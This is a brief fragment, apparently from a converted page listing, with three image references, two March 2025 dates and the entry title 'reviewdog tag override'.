
March 11, 2025


reviewdog tag override


March 14, 2025

